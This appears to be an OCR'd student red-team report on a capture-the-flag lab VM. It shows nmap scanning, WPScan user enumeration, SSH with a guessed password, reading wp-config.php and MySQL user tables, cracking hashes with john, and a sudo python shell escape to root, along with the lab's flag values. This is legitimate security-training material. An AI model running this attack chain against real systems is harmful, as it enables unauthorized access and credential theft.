
Red Team: Summary of Operations

Table of Contents

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

```
$ nmap -p- 192.168.1.110
```



```
root@Kali:~# sudo nmap -p- 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-19 21:27 PST
Nmap scan report for 192.168.1.110
Host is up (0.00063s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
37565/tcp open  unknown
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```

This scan identifies the services below as potential points of entry:

Target 1

1. OpenSSH
2. Apache httpd 2.4.10
3. RPCbind
4. Samba port 139
5. Samba port 445


Critical Vulnerabilities

TODO: Fill out the list below. Include severity and CVE numbers, if possible.

The following vulnerabilities were identified on each target:

Target 1


1. Weak password policy
    a. The password for one of the wordpress users was weak enough to be guessed.




```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established
.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts
.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

2. Wordpress configuration

a. User enumeration was successful using WPScan




```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -e u,vp
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Sat Nov 21 11:09:43 2020

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.15 identified (Latest, released on 2020-10-29).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.15'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.15'
```



```
[i] The main theme could not be detected.

[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==========================================

[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvuln

[+] Finished: Sat Nov 21 11:09:46 2020
[+] Requests Done: 17
[+] Cached Requests: 35
[+] Data Sent: 3.757 KB
[+] Data Received: 12.015 KB
[+] Memory used: 181.383 MB
[+] Elapsed time: 00:00:03
```

3. SUDO privilege policy
    a. User steven has permissions to run python.



```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
```


Exploitation

TODO: Fill out the details below. Include screenshots where possible.

The Red Team was able to penetrate both Target 1 and Target 2 and retrieve the following confidential data:


Target 1

- `flag1.txt`: b9bbcb33e11b80be759c4e844862482d
    - After discovering the target is running a web server with nmap we exploited the source code of each page. This yielded flag 1


Security
http://192.168.1.110/service
view-source:http://192.168.1.110/service.html
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter


```
                            <div class="info"></div>
                        </form>
                    </div>
                </div>
            </div>
            <div class="col-lg-2 col-md-6 col-sm-6 social-widget">
                <div class="single-footer-widget">
                    <h6>Follow Us</h6>
                    <p>Let us be social</p>
                    <div class="footer-social d-flex align-items-center">
                        <a href="#"><i class="fa fa-facebook"></i></a>
                        <a href="#"><i class="fa fa-twitter"></i></a>
                        <a href="#"><i class="fa fa-dribbble"></i></a>
                        <a href="#"><i class="fa fa-behance"></i></a>
                    </div>
                </div>
            </div>
        </div>
    </div>
</footer>
<!-- End footer Area -->
<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
<script src="js/vendor/jquery-2.2.4.min.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/poppe
<script src="js/vendor/bootstrap.min.js"></script>
<script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?ke
<script src="js/easing.min.js"></script>
<script src="js/hoverIntent.js"></script>
<script src="js/superfish.min.js"></script>
<script src="js/jquery.ajaxchimp.min.js"></script>
<script src="js/jquery.magnific-popup.min.js"></script>
<script src="js/owl.carousel.min.js"></script>
<script src="js/jquery.sticky.js"></script>
<script src="js/jquery.nice-select.min.js"></script>
<script src="js/waypoints.min.js"></script>
<script src="js/jquery.counterup.min.js"></script>
<script src="js/parallax.min.js"></script>
<script src="js/mail-script.js"></script>
<script src="js/main.js"></script>
```


- `flag2.txt`: flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
- Exploit Used
    - Find users through wordpress enumeration

- 


  ```
  root@Kali:~# wpscan --url http://192.168.1.11./wordpress --enumerate u
  ```


  Ssh into michael using guessed password of “michael”


  ```
  root@Kali:~# ssh michael@192.168.1.110
  The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established
  .
  ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
  Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
  Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts
  .
  michael@192.168.1.110's password:

  The programs included with the Debian GNU/Linux system are free software;
  the exact distribution terms for each program are described in the
  individual files in /usr/share/doc/*/copyright.

  Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
  permitted by applicable law.
  You have new mail.
  michael@target1:~$
  ```
- 


  ```
  michael@target1:/var/www$ cat flag2.txt
  flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
  ```
- Flag 3 & 4 cat wp-config.php to find the mysql password and name


  ```
  michael@target1:/var/www/html/wordpress$ mysql -u root -p
  Enter password:
  Welcome to the MySQL monitor.  Commands end with ; or \g.
  ```
- Show databases; show tables; select * from wp_users;
- 

  ```
  flag3{afc01ab56b50591e7dccf93122770cd2}
  ```

  ```
  flag4{715dea6c055b9fe3337544932f2941ce}
  ```
- 

  ```
  root@Kali:/usr/share/wordlists# john ~/wp_hashes.txt --wordlist=rockyou.txt
  Using default input encoding: UTF-8
  Loaded 1 password hash (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
  Cost 1 (iteration count) is 8192 for all loaded hashes
  Will run 2 OpenMP threads
  Press 'q' or Ctrl-C to abort, almost any other key for status
  pink84           (user1)
  1g 0:00:00:02 DONE (2020-11-21 11:03) 0.3816g/s 17587p/s 17587c/s 17587C/s tamika1..james03
  Use the "--show --format=phpass" options to display all of the cracked pass
  words reliably
  ```
- pink84 was the password

○ 

```
$ whoami
steven
$ sudo python -c 'import os; os.system("/bin/sh")'
# whoami
root
```